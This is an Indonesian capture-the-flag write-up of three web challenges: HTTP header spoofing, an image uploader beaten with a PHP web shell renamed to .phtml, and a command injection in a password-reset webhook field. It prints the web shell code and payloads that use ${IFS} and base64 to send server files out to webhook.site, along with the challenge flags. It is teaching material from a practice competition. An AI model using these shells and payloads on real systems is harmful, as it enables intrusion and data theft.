

# STEMBA CTF


## Kategori Web Exploitation



by : Bkti Handoyo  
**Subekti Suryo Handoyo**

# HEAD

Diberikan alamat sebuah website yang berisi konten berikut




## Kelas 12 SIJA 1


12 Sija 1 adalah kelas yang terdiri dari 36 siswa. Dengan total 18 laki-laki dan 18 perempuan. Secara keseluruhan kelas kami tergolong kelas yang akur.

Kami hanya akan melanjutkan permintaan jika perintah itu *dari ketua kelas* kami yaitu Salimul Qolbi, kami harus berhati-hati permintaan tersebut datang dari mana


Diberikan juga beberapa hint atau petunjuk dari kelemahan website tersebut




Dari hint yang diberikan, maka kita hanya perlu terus mengedit request header yang dikirim dari browser hingga kita mendapatkan flag, tapi sebelumnya kita perlu melihat file robots.txt untuk mendapat informasi penting




Seperti yang dapat dilihat, kita mendapatkan sebuah email, berdasarkan apa yang kita lihat di tampilan awal web, dapat kita simpulkan bahwa kita harus mengirimkan header yang nilainya adalah email tersebut. Berdasarkan web [developer.mozilla.org](https://developer.mozilla.org), Header permintaan “From” berisi alamat email Internet untuk pengguna manusia yang mengontrol agen pengguna yang meminta. maka dari itu, kita bisa menggunakan header ini untuk mencantumkan emailnya, kita akan coba gunakan burp suite untuk melakukannya.




kita akan langsung di redirect ke halaman web yang lain, kali ini syaratnya adalah menggunakan bahasa jepang, kita bisa menggunakan header ‘Accept-Language’ dengan nilai ‘ja’




Ter-redirect ke halaman web yang lain, kali ini syaratnya adalah mereferensikan url akun instagram kelas 12 SIJA 1, setelah saya mencari tahu, kelas 12 SIJA 1 memiliki akun dengan url <https://www.instagram.com/jakamsija/>. Menggunakan header Referer dapat menyelesaikan tantangan tersebut.



Sekarang kita diberikan tantangan baru dimana kita harus menggunakan browser dengan nama 'JakamBrowser' untuk mengakses halaman berikutnya, mengganti header user-agent menjadi JakamBrowser adalah solusi yang dapat dilakukan



Tantangan terakhir, kita harus membuktikan bahwa kita adalah seorang admin, proses autentikasi dan otorisasi dapat dilakukan dengan berbagai macam metode, namun merujuk pada hint yang diberikan, kita tahu bahwa identifikasi menggunakan cookie header, ada banyak kombinasi cookie, tetapi kombinasi yang berhasil digunakan adalah `admin=true`




Flag :


SKJSTEMBA{m41nAn\_D3n9aN\_http\_hE4d3r5\_tln994L\_M4k3\_burpsuite\_g4nnnn}

# Image Uploader

Diberikan alamat sebuah website yang berisi konten berikut



Dan diberikan juga hint untuk vulnerabilities dari web tersebut



Dari hint yang diberikan, kemungkinan kelemahan yang dimaksud adalah Unrestricted File Upload dimana user dapat mengupload jenis file lain selain image/gambar. Tebakan saya, server ini menggunakan bahasa pemrograman php, jadi kita bisa mengupload file php yang berisi `shell_exec()` function, mungkin untuk mempermudah kita bisa menggunakan query url untuk mengetikkan command yang akan dieksekusi, hasil akhir source akan terlihat seperti ini.

```
<?php
    $cmd = $_GET["h"];
    $output = shell_exec($cmd);
    print_r($output);
?>
```

Akhirnya saya coba upload file php ini ke website tersebut, namun saya malah mendapat response error



## Php file is not allowed

Dugaan saya, mungkin upload handling masih mencoba untuk filter tipe file, jadi saya coba gunakan burp suite untuk melihat format request dan headernya

```

POST /upload.php HTTP/1.1
Host: skj.stembactf.space:5008
Content-Length: 274
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://skj.stembactf.space:5008
Content-Type: multipart/form-data; boundary=---WebKitFormBoundary5QdLUVLyFKCY2NQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://skj.stembactf.space:5008/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

-----WebKitFormBoundary5QdLUVLyFKCY2NQ
Content-Disposition: form-data; name="image"; filename="index.php"
Content-Type: application/x-php

<?php
$cmd = $_GET["h"];
$output = shell_exec($cmd);
print_r($output);
?>


-----WebKitFormBoundary5QdLUVLyFKCY2NQ--

```

Awalnya saya mengira bahwa pengecekan file ada di bagian content-type header, oleh karena itu saya mencoba merubahnya menjadi `image/png`, namun disini website masih memberikan response yang sama


Edited request		Response			
Pretty	Raw	Hex	Render		
<pre> 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://skj.stembactf.space:5008/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Connection: close 14 15 -----WebKitFormBoundary5QdLUVLyFKCY2NQ 16 Content-Disposition: form-data; name="image"; filename="index.php" 17 Content-Type: image/png 18 19 &lt;?php 20 \$cmd = \$_GET["h"]; 21 \$output = shell_exec(\$cmd); 22 print_r(\$output); 23 ?&gt; 24 25 -----WebKitFormBoundary5QdLUVLyFKCY2NQ-- </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 03 Feb 2024 16:12:08 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.2.34 5 Content-Length: 32 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 &lt;h2&gt;   Php file is not allowed   &lt;/h2&gt; </pre>			

Akhirnya saya mencoba untuk mengedit header filename untuk melihat apakah ada perubahan, kali ini saya ubah namanya menjadi `.png`, namun tampilan file yang terupload malah jadi rusak karena website mengira itu file png betulan



Itu berarti kita perlu mencari alternatif dimana ekstensi file bukan `.php` namun masih dibaca seperti file php, yang saya pikirkan adalah menambahkan versi dari file php


berdasarkan sintaks seperti `.php5` atau alternatif ekstensi lain seperti `.phtml`. Cukup mengesankan, ekstensi `.phtml` berhasil mem-bypass filter ini.



Sekarang tinggal waktunya eksekusi command linux `ls` untuk melihat isi dari beberapa direktori dan menemukan file flag, berikut ini beberapa percobaan yang telah saya lakukan



Seperti yang dapat dilihat, sebuah file mencurigakan bernama `ini_rahasia.txt` di root kemungkinan besar berisi flag, akhirnya saya coba baca file itu dengan `cat`,t




SKJSTEMBA{ju5t\_s1mPl3\_ch4ng3\_th3\_fIL3\_Ext3nSi0n}

Flag : SKJSTEMBA{ju5t\_s1mPl3\_ch4ng3\_th3\_fIL3\_Ext3nSi0n}


## Weeaboo Shop

Diberikan sebuah website jual beli bantal, pada awalnya kita akan diarahkan ke login page dimana terdapat form untuk sign up, login, dan reset password



Selain itu juga diberikan beberapa petunjuk atau hint dan juga file .zip yang berisi source code dari web tersebut

Hint	Hint	Hint
See how password reset works	How to bypass no whitespace?	command injection vuln

 attachment.zip

Setelah mencoba untuk membuka file zip tersebut dan mencermati source codenya, akhirnya saya menemukan celah dari website ini

```
exec("php ../scripts/send_pass.php " . $this->tmpPass . " " . $this->wh . " > /dev/null 2>&1 &");
```

Pada `ResetController` yang terdapat di file `classes/reset.class.php` menggunakan function `exec()`, itu berarti kita bisa melakukan command injection vulnerability, selain itu ketika mencermati file `admin.php`, kita bisa melihat flag yang sudah diganti

```
<?php include "templates/header.php"; ?>
<div class="container">
  <h3>SKJSTEMBA{fake_flag_awas_aja_kalo_disubmit}</h3>
</div>
<?php include "templates/footer.php"; ?>
```

Okay, sekarang kita akan mencoba untuk memanfaatkan vulnerability yang telah diidentifikasi, pertama kita akan sign up, kemudian saat mengisikan webhook, kita akan mencoba untuk memasukkan command linux di dalam url webhook tersebut, salah satu cara yang bisa kita lakukan adalah menggunakan command substitution, untuk info lebih lanjut, bisa dilihat di link [berikut](#). Sekarang kita akan mencoba mempraktekkannya, sebagai percobaan kita akan mencoba menggunakan command `pwd` untuk mengetahui posisi direktori berjalannya server sekarang.

**SIGN UP**

Please go to <https://webhook.site/> to get your own unique webhook URL. This will be used for password resets.

payload : `<link-webhook>?flag=$(pwd)`

Ketika kita coba me-reset password akun kita, webhook menampilkan hasil dari command tersebut

**Request Details** [Permalink](#) [Raw content](#) [Copy as](#) ▼

**POST** <https://webhook.site/e7707837-2c9c-46cc-a7ee-0c0dc3ab249a?flag=/...>

Host

116.254.117.234 [Whois](#) [Shodan](#) [Netify](#) [Censys](#)

Date

04/02/2024 16.37.14 (beberapa detik yang lalu)

Size

35 bytes

Time

0.002 sec

ID

f9f69c94-0f8e-45f0-93f2-4d9f57e70770

**Query strings**

flag

`/var/www/html/modules`

**Files**

Okay, berdasarkan struktur direktori, relative path ke file `admin.php` adalah `../admin.php`, sekarang kita akan mencoba untuk melakukan command cat file tersebut.

payload : `<link-webhook>?flag=$(cat ../admin.php)`

## SIGN UP

Please go to <https://webhook.site/> to get your own unique webhook URL. This will be used for password resets.



Request Details

Permalink

Raw content

Copy as

POST

https://webhook.site/e7707837-2c9c-46cc-a7ee-0c0dc3ab249a?flag=

Host

116.254.117.234

Whois

Shodan

Netify

Censys

Date

04/02/2024 16.47.17 (beberapa detik yang lalu)

Size

35 bytes

Time

0.001 sec

ID

496605c1-ea74-45cc-9405-951402078bbe

Query strings

flag

(empty)

Files

Namun setelah dicoba, ternyata server tidak merespon command tersebut, kemungkinan karena whitespaces yang dikonversi menjadi char `%20` oleh http encoding, maka dari itu kita perlu mencari alternatif dari whitespace, untungnya linux memiliki variabel global bernama IFS atau Internal Field Separator, cara menerapkannya hanya tinggal mengganti whitespace atau spasi menjadi `${IFS}`  
 payload : `<link-webhook>?flag=$(cat${IFS}../admin.php)`

## SIGN UP

Please go to <https://webhook.site/> to get your own unique webhook URL.

Request Details

Permalink

Raw content

Copy as

POST

https://webhook.site/e7707837-2c9c-46cc-a7ee-0c0dc3ab249a?flag=...

Host

116.254.117.234

Whois

Shodan

Netify

Censys

Date

04/02/2024 16.56.15 (beberapa detik yang lalu)

Size

35 bytes

Time

0.001 sec

ID

6fd82f78-dcc0-42f7-b0fa-ac7660482c85

Query strings

flag

<?php

Sepertinya command injectionnya berhasil, namun output terhalang karena function yang dilakukan, jadi function `exec()` hanya menampilkan output hingga karakter enter atau baris baru (atau direpresentasikan dengan `'\n'` pada terminal), untuk mengakali hal itu, mungkin kita bisa menggunakan `tr -d '\n'` command untuk men-trim karakter `'\n'` pada output payload :

```
<link-webhook>?flag=$(cat${IFS}../admin.php|tr${IFS}-d${IFS}'\n')
```

## SIGN UP

Please go to <https://webhook.site/> to get your own unique webhook URL.

**Request Details**[Permalink](#)[Raw content](#)[Copy as](#) ▼

POST

https://webhook.site/e7707837-2c9c-46cc-a7ee-0c0dc3ab249a?flag=...

Host

116.254.117.234

[Whois](#)[Shodan](#)[Netify](#)[Censys](#)

Date

04/02/2024 17.03.11 (beberapa detik yang lalu)

Size

35 bytes

Time

0.000 sec

ID

0aae1d56-ac4a-43fa-8593-0b5d057e884e

**Query strings**

flag

<?php

**Files**

Namun karena outputnya yang kelihatannya sama saja, saya memutuskan untuk mengencode outputnya menjadi base64, kemudian men-*decode*-nya untuk melihat hasilnya

payload :

```
<link-webhook>?flag=$(cat${IFS}../admin.php|base64|tr${IFS}-d${IFS}'\n')
```

## SIGN UP

Please go to <https://webhook.site/> to get your own unique webhook URL. This will I



Request Details
Permalink
Raw content
Copy as

POST

https://webhook.site/e7707837-2c9c-46cc-a7ee-0c0dc3ab249a?flag=I...

Host
116.254.117.234
Whois
Shodan
Netify
Censys

Date
04/02/2024 17.34.43 (beberapa detik yang lalu)

Size
35 bytes

Time
0.001 sec

ID
89e05731-944e-4741-97ea-f926f553ea32

Query strings

flag
ICAgIGV4aXQoKTsKfQoKPz4KCjw/cGhwIGluY2x1ZGUgInRlb...

Files

Input
+
Folder icon
Copy icon
Trash icon
Fullscreen icon

ICAgIGV4aXQoKTsKfQoKPz4KCjw/cGhwIGluY2x1ZGUgInRlbXBsYXRlcY9oZWfkZXIucGhwIjsgPz4gICAgCiAgICA8ZGl2IGNsYXNzPSJjb250YWluZXIiPgogICAgICAgIDxoMz5TS0pTVEVNQkF7ZDBudF91czNfdTVlc19JbnBVN18xbl8zeDNjX2IzYzR1NWVfVGgzeV9jNG5fMW5qM2M3X200TDFjMTB1c19jMGQzfTwvaDM
CiAgICA8L2Rpdj4KPD9waHAgaw5jbHVkZSAidGVtcGxhdGVzL2Zvb3Rlci5waHAiOyA/Pgo=

RBC 320
1
Raw Bytes
LF

Output
Save icon
Copy icon
Share icon
Fullscreen icon

```

|   exit();
| }
|
| ?>
|
| <?php include "templates/header.php"; ?>
|   <div class="container">
|
| <h3>SKJSTEMBA{d0nt_us3_u5er_InpU7_1n_3x3c_b3c4u5e_Th3y_c4n_1nj3c7_m4L1c10us_c0d3
| }</h3>
|

```

Flag :

SKJSTEMBA{d0nt\_us3\_u5er\_InpU7\_1n\_3x3c\_b3c4u5e\_Th3y\_c4n\_1nj3c7\_m4L1c10us\_c0d3}